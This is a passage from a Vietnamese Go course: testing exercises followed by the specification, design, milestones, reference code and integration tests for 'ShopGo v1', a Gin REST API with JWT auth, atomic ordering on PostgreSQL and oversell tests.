- Test phải **xác định, cô lập, nhanh**; không `Sleep`, không trạng thái chung; chạy `-race -shuffle -count=1` trong CI; test chập chờn phải sửa hoặc xóa.

10. Bài tập

1. **[Cơ bản]** Viết thêm 6 trường hợp cho `TestServicePlace` (ví dụ `productID` rất lớn, `userID` rất lớn, ngữ cảnh đã bị hủy, store trả lỗi bọc hai tầng) và 3 trường hợp cho `TestHandlerPlaceOrder` (thân rất lớn, `Content-Type` sai, `product_id` là chuỗi). Chạy với `-shuffle=on -count=20` chứng minh không chập chờn.
2. **[Cơ bản] Thử phá thủ công** bộ test handler: thực hiện 8 đột biến (đổi `409` thành `400`, xóa `Location`, bỏ `return` sau `AbortWithStatusJSON`, trả `err.Error()` cho client, đổi `gt=0` thành `gte=0`, ...). Với mỗi đột biến ghi lại test nào đỏ. Đột biến nào KHÔNG làm test nào đỏ ⇒ viết thêm test để bắt nó.
3. **[Cơ bản]** Thêm test cho `RequireRole` với nhiều vai trò cho phép (`RequireRole("admin","staff")`), và test thứ tự middleware: `auth → role → handler` bằng cách ghi nhận thứ tự thực thi (tái dùng ý tưởng Buổi 26).

4. **[Trung bình]** Viết test cho một `ProductStore` bằng PostgreSQL thật: tạo, lấy, sửa một phần, xóa, **trùng SKU**, **tham chiếu danh mục không tồn tại**, **xóa sản phẩm đã có trong đơn** (khớp mã lỗi miền ở Buổi 28), và phân trang keyset đi hết các trang với dữ liệu có khóa trùng. Mỗi test dùng `testDB(t)`.
5. **[Trung bình]** Viết test **golden file** cho phản hồi `GET /products` (JSON dài): thư mục `testdata/products_list.golden`, cờ `-update`, so sánh bằng `cmp.Diff` sau khi chuẩn hóa JSON. Thử đổi tên một trường để thấy diff dễ đọc.
6. **[Trung bình]** Thêm vào `PGStore` thao tác `Cancel(ctx, orderID)` hoàn lại kho trong một giao dịch, rồi viết test: hủy thành công hoàn kho; hủy hai lần chỉ hoàn **một lần** (đồng thời, 10 goroutine cùng hủy một đơn); hủy đơn không tồn tại. Gợi ý: `UPDATE orders SET status='cancelled' WHERE id=$1 AND status='paid' RETURNING ...`.
7. **[Nâng cao]** Chuyển `testDB` sang `testcontainers-go`: container PostgreSQL khởi động một lần cho cả gói (`TestMain`), mỗi test vẫn có schema riêng; khi `DATABASE_URL` đã đặt thì dùng nó và không khởi động container. Đo thời gian toàn bộ bộ test trước/sau và nêu đánh đổi.
8. **[Nâng cao]** Viết bộ **kiểm thử bất biến dưới đồng thời** tái sử dụng được: hàm `RunConcurrently(n int, fn func(i int) error) []error` và test cho (a) tồn kho không âm với 200 goroutine, (b) `Idempotency-Key` của Buổi 30 chỉ chạy handler một lần với PostgreSQL làm kho, (c) refresh token chỉ xoay một lần (Buổi 29). Chạy lặp 100 lần để đo độ ổn định.
9. **[Thử thách]** Cài **mutation testing tự chế** quy mô nhỏ: chương trình Go đọc `service.go`, dùng `go/ast` sinh các đột biến đơn giản (đổi `<` thành `<=`, `==` thành `!=`, xóa một câu lệnh `return`), ghi từng đột biến vào thư mục tạm, chạy `go test`, báo cáo đột biến nào **sống sót** (test vẫn xanh). Áp dụng lên `service.go` và bổ sung test để diệt mọi đột biến sống sót; báo cáo điểm đột biến trước/sau.

Dự án thực hành 3 — ShopGo v1: REST API modular monolith

> **Thông tin dự án**
> **Thời lượng:** 30–45 giờ · **Kiến thức dùng:** Giai đoạn 3 và Buổi 23–31 · **Sản phẩm:** dịch vụ ShopGo v1: xác thực JWT + refresh xoay vòng, phân quyền, danh mục/sản phẩm, đặt hàng nguyên tử, tắt êm, bộ test tích hợp trên PostgreSQL thật, đặc tả OpenAPI

Đây là dự án **ghép** của giai đoạn Gin: không có kỹ thuật mới, nhưng khó hơn các dự án trước ở chỗ mọi thứ phải **khớp nhau**: ranh giới module, mô hình lỗi, bảo mật, giao dịch, vòng đời tiến trình, kiểm thử. Đây cũng là nền để các giai đoạn sau xây tiếp: ShopGo v2 (Dự án 4) thêm Redis, hàng đợi, gRPC, quan sát; Giai đoạn 6 đóng gói và triển khai chính ứng dụng này; Giai đoạn 7 tách nó thành dịch vụ.

1. Đề bài

ShopGo là cửa hàng trực tuyến nhỏ. Khách hàng đăng ký, xem sản phẩm, đặt hàng, xem và hủy đơn của mình. Quản trị viên quản lý danh mục và sản phẩm. Hệ thống là **một ứng dụng triển khai một khối** (một tiến trình, một PostgreSQL), mã chia theo module nghiệp vụ.

1.1. Phạm vi chức năng

Nhóm	Endpoint	Ai	Ghi chú
Hạ tầng	`GET /healthz`, `GET /readyz`	công khai	liveness không đụng DB; readiness có `Ping` và lật sang `503` khi đang tắt
Tài khoản	`POST /api/v1/auth/register`	công khai	vai trò luôn là `customer`; email không phân biệt hoa/thường
	`POST /api/v1/auth/login`	công khai	trả `access_token` (15 phút) + `refresh_token` (7 ngày)
	`POST /api/v1/auth/refresh`	công khai	xoay vòng, phát hiện dùng lại
	`POST /api/v1/auth/logout`	công khai	thu hồi chuỗi refresh
	`GET /api/v1/me`	đã đăng nhập	
Danh mục	`GET /api/v1/categories`	công khai	
	`POST /api/v1/categories`	admin	
Sản phẩm	`GET /api/v1/products`	công khai	lọc (`category_id`, `q`, `min_price`, `max_price`), sắp xếp (`newest`, `price_asc`, `price_desc`), **phân trang keyset**
	`GET /api/v1/products/:id`	công khai	
	`POST` / `PATCH` / `DELETE` `/api/v1/products[/:id]`	admin	xóa sản phẩm đã có trong đơn ⇒ `409` (hướng dẫn ẩn bằng `is_active`)
Đơn hàng	`POST /api/v1/orders`	đã đăng nhập	nhiều dòng hàng; **nguyên tử**; hỗ trợ `Idempotency-Key`
	`GET /api/v1/orders`, `GET /api/v1/orders/:id`	chủ đơn	người khác nhận `404`

Nhóm	Endpoint	Ai	Ghi chú
	`POST /api/v1/orders/:id/cancellations`	chủ đơn	chỉ đơn `pending`; hoàn kho đúng một lần

Ngoài phạm vi (để dành các giai đoạn sau): thanh toán thật, email, tìm kiếm toàn văn, cache, hàng đợi, upload ảnh, quản trị đơn của mọi người.


1.2. Mô hình dữ liệu

Dùng nguyên lược đồ đã thiết kế ở Buổi 20 và 22: `users`, `refresh_tokens` (Buổi 29), `categories`, `products`, `orders`, `order_items`, cùng các index cho khóa ngoại và các truy vấn nóng. Mọi thay đổi lược đồ đều qua **migration** có số thứ tự.

1.3. Yêu cầu phi chức năng (phần quan trọng nhất)

Nhóm	Yêu cầu
Đúng đắn	Không bán lố dưới tải đồng thời. Đặt hàng, hủy đơn, xoay refresh token đều **nguyên tử**. Giá tại thời điểm mua được lưu vào `order_items.unit_price`.
Bảo mật	Mật khẩu băm bcrypt (`cost ≥ 10` ở production). JWT: ép HS256, bắt buộc `exp`, kiểm tra `iss`. Refresh token ngẫu nhiên, **lưu hash**, dùng một lần, phát hiện dùng lại. Chống IDOR (đơn hàng), mass assignment (DTO riêng, chặn trường lạ), SQL injection (tham số hóa, danh sách trắng `ORDER BY`), giới hạn thân request. Không lộ lỗi hạ tầng.
Mô hình lỗi	Mọi lỗi (kể cả `404`, `405`, panic) theo một khuôn `{"error":{"code","message","details","request_id"}}`; `code` ổn định.
Vận hành	Cấu hình hoàn toàn bằng biến môi trường, **fail-fast** và báo mọi lỗi cấu hình một lượt; log JSON có cấu trúc, mỗi request một dòng, kèm `request_id`; tắt êm khi nhận `SIGTERM`/`SIGINT`; `X-Request-Id` trả về cho client.
Hiệu năng	Phân trang keyset cho danh sách; không N+1 ở danh sách sản phẩm; giới hạn tần suất theo IP (chặt hơn ở `/auth/*`).
Kiến trúc	Module `user`, `product`, `order` **không import lẫn nhau**; `order` dùng interface `Stock` do chính nó định nghĩa; phụ thuộc đi một chiều handler → service → repository; nghiệp vụ không import `gin`; **composition root** duy nhất.
Kiểm thử	Unit (nghiệp vụ thuần), handler/tích hợp trên PostgreSQL thật với schema riêng cho mỗi test, test đồng thời chứng minh không bán lố, test "mặc định từ chối" duyệt mọi route.
Tài liệu	`openapi.yaml` hợp lệ khớp hành vi thật; `README` chạy được trong 5 phút; `.env.example`.

2. Thiết kế



Quyết định thiết kế đáng chú ý (đều đã bàn ở các buổi tương ứng):

1. `order` **không import** `product`. `order.Stock` là interface hai phương thức (`Reserve`, `Release`); `internal/app` cung cấp adapter gọi `product.ReserveStock`. Cả hai nhận `DBTX` để **chạy trong giao dịch của** `order`: đây là cách giữ một giao dịch xuyên hai module trong monolith (Buổi 27).
2. **Lỗi miền dùng chung** ở `internal/platform/apperr`; repository dịch SQLSTATE sang chúng (`MapError`); chỉ `httpx.RespondError` biết chuyển sang HTTP.
3. **Đặt hàng khóa theo thứ tự** `product_id` (đã sắp và gộp dòng trùng) để hai đơn chứa cùng các sản phẩm theo thứ tự khác nhau không bao giờ deadlock; vẫn có thử lại `40P01` làm lưới an toàn.
4. **Trừ kho bằng** `UPDATE ... WHERE stock >= qty RETURNING price`: một câu lệnh nguyên tử, không cần khóa ứng dụng.
5. **Truy vấn chủ sở hữu nằm trong SQL** (`WHERE id = $1 AND user_id = $2`) nên không thể quên kiểm tra.
6. `/auth/*` **có bộ giới hạn tần suất riêng**, chặt hơn và tính theo IP.

3. Kế hoạch theo mốc

Mốc	Nội dung	Hoàn thành khi (Definition of Done)
M1 (3–4h)	Khung dự án: `go.mod`, cây thư mục, `config` (fail-fast), `logger`, `main` có tắt êm, `/healthz`, `/readyz`, Makefile, `.env.example`	`go run ./cmd/api` chạy; thiếu biến môi trường thì thoát mã 1 và in **mọi** lỗi; `SIGINT` tắt sạch
M2 (4–6h)	`database` (pgxpool, `Do`, `MapError`), migration chạy lúc khởi động có khóa tư vấn; `httpx` (lỗi thống nhất, `BindJSON`, `Page[T]`, 404/405); middleware (RequestID, log, recovery, CORS, rate limit)	test khẳng định thứ tự middleware và khuôn lỗi; panic ra `500` đúng khuôn, log có nguyên nhân
M3 (5–7h)	Module `user` + `auth`: đăng ký/đăng nhập/`/me`, bcrypt, JWT, refresh xoay vòng + phát hiện dùng lại, logout	test `TestAuthFlow`; email không phân biệt hoa/thường; hai kiểu đăng nhập sai giống hệt nhau
M4 (4–6h)	Module `product`: danh mục, CRUD, danh sách lọc + sắp xếp + keyset; phân quyền admin	test đi hết mọi trang ở 3 kiểu sắp xếp, không trùng/sót, kể cả khi khóa sắp xếp trùng
M5 (5–7h)	Module `order`: đặt hàng nguyên tử, xem, liệt kê, hủy; BOLA; `Idempotency-Key`	test đồng thời 20 người tranh 5 sản phẩm: đúng 5 thành công; hủy hai lần hoàn kho một lần; người khác nhận `404`
M6 (3–4h)	Hoàn thiện kiểm thử: unit cho nghiệp vụ thuần, test "mọi route riêng tư đều `401`", test cấu hình, test JWT (9 tấn công)	`go test -race ./...` xanh (trên Linux/CI); độ phủ gói nghiệp vụ ≥ 70%
M7 (3–4h)	`openapi.yaml` + kiểm thử hợp đồng yêu cầu/phản hồi; `README`; script khói `smoke.sh`	spec hợp lệ; script khói chạy xanh trên bản thật
M8 (2–3h)	Rà soát: danh sách kiểm tra mục 6, tự chấm rubric, sửa lỗ hổng	mọi tiêu chí nghiệm thu đạt

Lời khuyên về cách làm: **đi từng lát dọc** (vertical slice). Làm xong `register → login → /me` end-to-end (kể cả test) rồi mới sang module kế, đừng viết hết tầng repository của mọi module rồi mới nối. Commit nhỏ theo mốc; mỗi mốc kết thúc bằng `go vet`, `go test` xanh.

4. Bản tham chiếu và cách đọc nó

Một bản cài đặt tham chiếu đầy đủ (khoảng 2.200 dòng mã và 600 dòng test cho v1) đi kèm giáo trình trong thư mục `shopgo-reference/`; các đoạn mã dưới đây trích từ **trạng thái v1**, còn thư mục đi kèm là **v2** (Dự án 4) đã thêm cache, outbox, worker và metrics lên trên v1. **Hãy tự làm trước, đối chiếu sau**: mục tiêu của dự án là rèn khả năng ra quyết định, không phải chép. Dưới đây là cây thư mục và những đoạn mã then chốt; mọi đầu ra ở mục 5 là kết quả chạy thật trên PostgreSQL 18.

```
shopgo/
├── cmd/api/main.go                    # vòng đời: config → DB → migrate → app → server → tắt êm
├── internal/
│   ├── app/                           # COMPOSITION ROOT + test tích hợp
│   │   ├── app.go                     #   lắp middleware, module, route
│   │   └── app_test.go                #   6 test tích hợp (xác thực, quyền, đặt hàng, đồng thời, keyset,
route)
│   ├── user/      user.go repository.go handler.go
│   ├── product/   product.go handler.go
│   ├── order/     order.go handler.go order_test.go
│   └── platform/
│       ├── apperr/      lỗi miền dùng chung
│       ├── auth/        JWT manager, Required, RequireRole
│       ├── config/      nạp + kiểm tra cấu hình, kiểu Secret
│       ├── database/    pgxpool, Do (giao dịch + thử lại), MapError, Migrate, migrations/*.sql
│       ├── httpx/       AppError, Wrap, RespondError, BindJSON, Page[T]
│       ├── logger/      slog
│       └── middleware/  RequestID, AccessLog, Recovery, CORS, RateLimit, Timeout, Idempotency
├── scripts/smoke.sh                   # kiểm tra khói trên bản đang chạy
└── go.mod
```

4.1. Composition root

Nơi duy nhất biết "dùng hiện thực nào", đọc từ trên xuống là hiểu cả hệ thống. Chú ý thứ tự middleware, adapter `productStock`, và việc `/auth/*` có bộ giới hạn riêng:

```go
// internal/app/app.go
// Package app là composition root: nơi DUY NHẤT biết cách lắp ráp mọi module và middleware.
package app

import (
    "context"
    "log/slog"
    "net/http"
    "strconv"
    "sync/atomic"
    "time"

    "shopgo/internal/order"
    "shopgo/internal/platform/auth"
    "shopgo/internal/platform/config"
    "shopgo/internal/platform/database"
    "shopgo/internal/platform/httpx"
    "shopgo/internal/platform/middleware"
    "shopgo/internal/product"
    "shopgo/internal/user"

    "github.com/gin-gonic/gin"
    "golang.org/x/time/rate"
)

type App struct {
    Router  *gin.Engine
    Ready   atomic.Bool // readiness: false khi đang tắt
    Users   *user.Service
    limiter *middleware.RateLimiter
    authLim *middleware.RateLimiter
```

```
}

// productStock nối module order với module product mà hai bên không import nhau.
type productStock struct{}

func (productStock) Reserve(ctx context.Context, q database.DBTX, id int64, qty int) (int64, error) {
    return product.ReserveStock(ctx, q, id, qty)
}

func (productStock) Release(ctx context.Context, q database.DBTX, id int64, qty int) error {
    return product.ReleaseStock(ctx, q, id, qty)
}

func New(cfg config.Config, log *slog.Logger, db *database.DB, now func() time.Time) *App {
    httpx.SetupValidator()
    a := &App{
        limiter: middleware.NewRateLimiter(rate.Limit(cfg.RateLimitRPS), cfg.RateLimitBurst, now),
        authLim: middleware.NewRateLimiter(rate.Limit(cfg.RateLimitRPS/5), 10, now), // /auth/*: chặt hơn
(chống dò mật khẩu)
    }
    a.Ready.Store(true)

    tokens := auth.NewManager([]byte(cfg.JWTSecret.Reveal()), cfg.AccessTokenTTL, now)
    userRepo := user.NewPGRepository(db.Pool)
    a.Users = user.NewService(userRepo, tokens, cfg.AccessTokenTTL, cfg.RefreshTokenTTL, cfg.BcryptCost,
now)
    productRepo := product.NewRepository(db.Pool)
    orderSvc := order.NewService(db, productStock{})

    gin.SetMode(gin.ReleaseMode)
    r := gin.New()
    _ = r.SetTrustedProxies(nil) // ClientIP = địa chỉ kết nối thật; khi sau Ingress/LB, khai báo dải IP
tin cậy (xem Buổi 46-47)
    r.HandleMethodNotAllowed = true
    r.NoRoute(httpx.NoRoute)
    r.NoMethod(httpx.NoMethod)

    // Thứ tự quan trọng (Buổi 26): RequestID -> Log -> Recovery -> CORS -> header bảo mật -> rate limit ->
...
    r.Use(middleware.RequestID(), middleware.AccessLog(log), middleware.Recovery(log),
        middleware.CORS(cfg.CORSOrigins), middleware.SecurityHeaders(), middleware.RateLimit(a.limiter))

    r.GET("/healthz", func(c *gin.Context) { c.String(http.StatusOK, "ok") }) // liveness: không kiểm tra
phụ thuộc
    r.GET("/readyz", func(c *gin.Context) {                                   // readiness
        if !a.Ready.Load() {
            c.String(http.StatusServiceUnavailable, "đang tắt")
            return
        }
        ctx, cancel := context.WithTimeout(c.Request.Context(), time.Second)
        defer cancel()
        if err := db.Pool.Ping(ctx); err != nil {
            log.Warn("readyz: database không sẵn sàng", "err", err)
            c.String(http.StatusServiceUnavailable, "database không sẵn sàng")
            return
        }
        c.String(http.StatusOK, "ready")
    })

    v1 := r.Group("/api/v1")
    private := v1.Group("", tokens.Required(auth.Unauthorized))

    user.NewHandler(a.Users, log).RegisterRoutes(v1, private, middleware.RateLimit(a.authLim))
    product.NewHandler(productRepo, log).RegisterRoutes(v1, private)

    idem := middleware.Idempotency(middleware.NewIdempotencyStore(24*time.Hour), func(c *gin.Context)
string {
        if p, ok := auth.From(c); ok {
```

```
            return "u" + strconv.FormatInt(p.UserID, 10)
        }
        return "anon"
    })
    order.NewHandler(orderSvc, log).RegisterRoutes(private, idem)

    a.Router = r
    return a
}

// RunBackground chạy các tác vụ nền (dọn bộ đếm rate limit) cho đến khi ctx bị hủy.
func (a *App) RunBackground(ctx context.Context) {
    go a.limiter.RunSweeper(ctx, time.Minute, 10*time.Minute)
    go a.authLim.RunSweeper(ctx, time.Minute, 10*time.Minute)
}
```

4.2. Đặt hàng nguyên tử

Trái tim của nghiệp vụ. Đọc từng quyết định: chuẩn hóa đầu vào (gộp dòng trùng, sắp theo `product_id`), một giao dịch bao cả trừ kho và ghi đơn, lỗi giữa chừng ⇒ rollback tất cả:

```
// internal/order/order.go
// Place đặt hàng trong MỘT giao dịch: trừ kho từng dòng rồi ghi đơn. Mọi lỗi giữa chừng => rollback toàn bộ.
func (s *Service) Place(ctx context.Context, userID int64, in []Item) (Order, error) {
    items, err := normalize(in)
    if err != nil {
        return Order{}, err
    }
    var out Order
    err = s.db.Do(ctx, func(q database.DBTX) error {
        out = Order{UserID: userID, Status: "pending", Items: make([]Item, 0, len(items))}
        for _, it := range items { // đã sắp theo product_id: mọi giao dịch khóa dòng theo CÙNG thứ tự => không deadlock
            price, err := s.stock.Reserve(ctx, q, it.ProductID, it.Quantity)
            if err != nil {
                return err
            }
            it.UnitPrice = price
            out.Total += price * int64(it.Quantity)
            out.Items = append(out.Items, it)
        }
        if err := q.QueryRow(ctx, `INSERT INTO orders (user_id, total) VALUES ($1, $2) RETURNING id, created_at`,
            userID, out.Total).Scan(&out.ID, &out.CreatedAt); err != nil {
            return database.MapError(err)
        }
        for _, it := range out.Items {
            if _, err := q.Exec(ctx, `INSERT INTO order_items (order_id, product_id, quantity, unit_price) VALUES ($1, $2, $3, $4)`,
                out.ID, it.ProductID, it.Quantity, it.UnitPrice); err != nil {
                return database.MapError(err)
            }
        }
        return nil
    })
    if err != nil {
        return Order{}, err
    }
    return out, nil
}


// internal/order/order.go
// normalize kiểm tra giới hạn, gộp các dòng trùng sản phẩm và sắp theo product_id.
func normalize(in []Item) ([]Item, error) {
    if len(in) == 0 || len(in) > MaxItemsPerOrder {
        return nil, fmt.Errorf("%w: đơn phải có từ 1 đến %d dòng", apperr.ErrInvalid, MaxItemsPerOrder)
    }
```

```
    merged := map[int64]int{}
    for _, it := range in {
        if it.ProductID <= 0 || it.Quantity < 1 || it.Quantity > MaxQtyPerItem {
            return nil, fmt.Errorf("%w: product_id > 0 và quantity từ 1 đến %d", apperr.ErrInvalid,
MaxQtyPerItem)
        }
        merged[it.ProductID] += it.Quantity
    }
    out := make([]Item, 0, len(merged))
    for id, qty := range merged {
        if qty > MaxQtyPerItem {
            return nil, fmt.Errorf("%w: tổng số lượng mỗi sản phẩm tối đa %d", apperr.ErrInvalid,
MaxQtyPerItem)
        }
        out = append(out, Item{ProductID: id, Quantity: qty})
    }
    sort.Slice(out, func(i, j int) bool { return out[i].ProductID < out[j].ProductID })
    return out, nil
}
```

Phía module `product`, API công khai mà `order` dùng qua adapter. Điều kiện `is_active AND stock >= $2` nằm ngay trong câu `UPDATE`:

```
// internal/product/product.go
// ReserveStock là API CÔNG KHAI cho module order: trừ kho NGUYÊN TỬ trong giao dịch của người gọi (q là
pgx.Tx).
// Trả đơn giá hiện tại. Không có dòng nào bị ảnh hưởng => không tồn tại/đã ẩn hoặc không đủ kho.
func ReserveStock(ctx context.Context, q database.DBTX, productID int64, qty int) (int64, error) {
    var price int64
    err := q.QueryRow(ctx, `UPDATE products SET stock = stock - $2 WHERE id = $1 AND is_active AND stock >=
$2 RETURNING price`,
        productID, qty).Scan(&price)
    if errors.Is(err, pgx.ErrNoRows) {
        var exists bool
        if e := q.QueryRow(ctx, `SELECT EXISTS (SELECT 1 FROM products WHERE id = $1 AND is_active)`,
productID).Scan(&exists); e != nil {
            return 0, database.MapError(e)
        }
        if !exists {
            return 0, fmt.Errorf("%w: sản phẩm %d", apperr.ErrNotFound, productID)
        }
        return 0, fmt.Errorf("%w: sản phẩm %d", apperr.ErrOutOfStock, productID)
    }
    return price, database.MapError(err)
}
```

4.3. Refresh token xoay vòng

Dịch vụ không "nghĩ" về nguyên tử: nó giao việc đó cho câu `UPDATE ... WHERE used_at IS NULL ... RETURNING` trong repository, và chỉ phân biệt hai kịch bản thất bại:

```
// internal/user/user.go
func (s *Service) Refresh(ctx context.Context, refreshToken string) (Tokens, error) {
    h := hashToken(refreshToken)
    uid, family, ok, err := s.repo.ConsumeRefresh(ctx, h, s.now())
    if err != nil {
        return Tokens{}, err
    }
    if !ok {
        // Không xoay được: hoặc không tồn tại/hết hạn, hoặc ĐÃ DÙNG (dấu hiệu bị đánh cắp) => thu hồi cả
chuỗi.
        reused, err := s.repo.RevokeIfReused(ctx, h)
        if err != nil {
            return Tokens{}, err
        }
        if reused {
            return Tokens{}, ErrTokenReused
        }
        return Tokens{}, ErrBadRefresh
```

```
    }
    u, err := s.repo.ByID(ctx, uid)
    if err != nil {
        return Tokens{}, err
    }
    return s.issue(ctx, u, family)
}
```

4.4. Migration và kiểm thử

Migration khởi tạo (Buổi 22 cộng bảng `refresh_tokens` của Buổi 29):

```
-- internal/platform/database/migrations/000001_init_schema.up.sql
CREATE TABLE users (
    id            BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    email         TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    full_name     TEXT NOT NULL,
    role          TEXT NOT NULL DEFAULT 'customer' CHECK (role IN ('customer', 'admin')),
    created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE UNIQUE INDEX users_email_lower_key ON users (lower(email));

CREATE TABLE refresh_tokens (
    token_hash BYTEA PRIMARY KEY,
    user_id    BIGINT NOT NULL REFERENCES users (id) ON DELETE CASCADE,
    family_id  UUID NOT NULL,
    expires_at TIMESTAMPTZ NOT NULL,
    used_at    TIMESTAMPTZ,
    revoked_at TIMESTAMPTZ,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX refresh_tokens_user_idx   ON refresh_tokens (user_id);
CREATE INDEX refresh_tokens_family_idx ON refresh_tokens (family_id);

CREATE TABLE categories (
    id   BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    name TEXT NOT NULL UNIQUE
);

CREATE TABLE products (
    id          BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    category_id BIGINT NOT NULL REFERENCES categories (id),
    sku         TEXT NOT NULL UNIQUE,
    name        TEXT NOT NULL,
    price       BIGINT NOT NULL CHECK (price >= 0),
    stock       INT NOT NULL DEFAULT 0 CHECK (stock >= 0),
    is_active   BOOLEAN NOT NULL DEFAULT true,
    created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX products_category_idx ON products (category_id);
CREATE INDEX products_created_idx  ON products (created_at DESC, id DESC);
CREATE INDEX products_price_idx    ON products (price, id);

CREATE TABLE orders (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id    BIGINT NOT NULL REFERENCES users (id),
    status     TEXT NOT NULL DEFAULT 'pending'
               CHECK (status IN ('pending', 'paid', 'shipped', 'delivered', 'cancelled')),
    total      BIGINT NOT NULL CHECK (total >= 0),
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX orders_user_created_idx ON orders (user_id, id DESC);

CREATE TABLE order_items (
    order_id   BIGINT NOT NULL REFERENCES orders (id) ON DELETE CASCADE,
    product_id BIGINT NOT NULL REFERENCES products (id),
    quantity   INT NOT NULL CHECK (quantity > 0),
    unit_price BIGINT NOT NULL CHECK (unit_price >= 0),
```

```
    PRIMARY KEY (order_id, product_id)
);
CREATE INDEX order_items_product_idx ON order_items (product_id);
```

Bộ kiểm thử tích hợp dùng schema ngẫu nhiên cho mỗi test (Buổi 31). Hàm dựng môi trường và bài test then chốt "không bán lố":

```
// internal/app/app_test.go
func newEnv(t *testing.T) *env {
    t.Helper()
    url := os.Getenv("DATABASE_URL")
    if url == "" {
        t.Skip("không có DATABASE_URL, bỏ qua test tích hợp")
    }
    ctx := context.Background()
    b := make([]byte, 6)
    _, _ = rand.Read(b)
    schema := "t_" + hex.EncodeToString(b)

    admin, err := pgxpool.New(ctx, url)
    if err != nil {
        t.Fatal(err)
    }
    if _, err := admin.Exec(ctx, "CREATE SCHEMA "+schema); err != nil {
        t.Fatal(err)
    }
    t.Cleanup(func() { _, _ = admin.Exec(context.Background(), "DROP SCHEMA "+schema+" CASCADE");
admin.Close() })

    cfgPool, err := pgxpool.ParseConfig(url)
    if err != nil {
        t.Fatal(err)
    }
    cfgPool.ConnConfig.RuntimeParams["search_path"] = schema
    cfgPool.MaxConns = 30
    pool, err := pgxpool.NewWithConfig(ctx, cfgPool)
    if err != nil {
        t.Fatal(err)
    }
    t.Cleanup(pool.Close)
    if err := database.Migrate(ctx, pool); err != nil {
        t.Fatal(err)
    }

    cfg := config.Config{
        Env: "dev", JWTSecret: "khóa-bí-mật-dùng-cho-test-đủ-dài-32-byte!", AccessTokenTTL: 15 *
time.Minute,
        RefreshTokenTTL: 24 * time.Hour, BcryptCost: 4, RateLimitRPS: 10000, RateLimitBurst: 10000,
    }
    log := discardLogger()
    db := &database.DB{Pool: pool}
    a := app.New(cfg, log, db, time.Now)
    gin.SetMode(gin.TestMode)
    return &env{t: t, app: a, db: db, router: a.Router}
}


// internal/app/app_test.go
// Bất biến sống còn: KHÔNG BÁN LỐ dưới tải đồng thời.
func TestConcurrentOrdersNeverOversell(t *testing.T) {
    t.Parallel()
    e := newEnv(t)
    admin := e.adminToken()
    pid := e.seedProduct(admin, "AO-HOT", 100000, 5)

    const buyers = 20
    tokens := make([]string, buyers)
    for i := range tokens {
        email := fmt.Sprintf("u%d@shopgo.vn", i)
```

```
        e.register(email)
        tokens[i], _ = e.login(email)
    }
    var ok, soldOut, other atomic.Int32
    var wg sync.WaitGroup
    for i := range buyers {
        wg.Add(1)
        go func() {
            defer wg.Done()
            code, m, _ := e.do("POST", "/api/v1/orders", tokens[i],
fmt.Sprintf(`{"items":[{"product_id":%s,"quantity":1}]}`, pid))
            switch {
            case code == 201:
                ok.Add(1)
            case code == 409 && str(m, "error", "code") == "out_of_stock":
                soldOut.Add(1)
            default:
                other.Add(1)
                t.Errorf("phản hồi bất ngờ: %d %v", code, m)
            }
        }()
    }
    wg.Wait()
    if ok.Load() != 5 || soldOut.Load() != buyers-5 {
        t.Errorf("thành công=%d hết hàng=%d khác=%d, muốn 5/15/0", ok.Load(), soldOut.Load(), other.Load())
    }
    if _, m, _ := e.do("GET", "/api/v1/products/"+pid, "", ""); str(m, "stock") != "0" {
        t.Errorf("tồn kho cuối = %s, muốn 0", str(m, "stock"))
    }
}
```

Bài test "mặc định từ chối": nó duyệt **mọi route đã đăng ký**, nên route mới nào quên đặt vào nhóm có xác thực sẽ làm test đỏ ngay:

```
// internal/app/app_test.go
// Bài test "mặc định từ chối": mọi route ngoài danh sách công khai PHẢI trả 401 khi không có token.
func TestEveryNonPublicRouteRequiresAuth(t *testing.T) {
    t.Parallel()
    e := newEnv(t)
    public := map[string]bool{
        "GET /healthz": true, "GET /readyz": true,
        "POST /api/v1/auth/register": true, "POST /api/v1/auth/login": true,
        "POST /api/v1/auth/refresh": true, "POST /api/v1/auth/logout": true,
        "GET /api/v1/categories": true, "GET /api/v1/products": true, "GET /api/v1/products/:id": true,
    }
    n := 0
    for _, r := range e.app.Router.Routes() {
        key := r.Method + " " + r.Path
        if public[key] {
            continue
        }
        n++
        path := strings.NewReplacer(":id", "1").Replace(r.Path)
        if code, _, _ := e.do(r.Method, path, "", "{}"); code != 401 {
            t.Errorf("%s không token = %d, muốn 401", key, code)
        }
    }
    if n < 7 {
        t.Errorf("chỉ kiểm tra %d route riêng tư, có vẻ thiếu", n)
    }
}
```

5. Kết quả chạy thật

Bộ test (mỗi test dùng schema riêng và chạy song song):

```
DATABASE_URL=postgres://verify@127.0.0.1:55432/shopgo go test -count=1 -v ./internal/app
```

```
--- PASS: TestAuthFlow (0.48s)
--- PASS: TestEveryNonPublicRouteRequiresAuth (0.63s)
--- PASS: TestKeysetPaginationWalksEverythingOnce (1.00s)
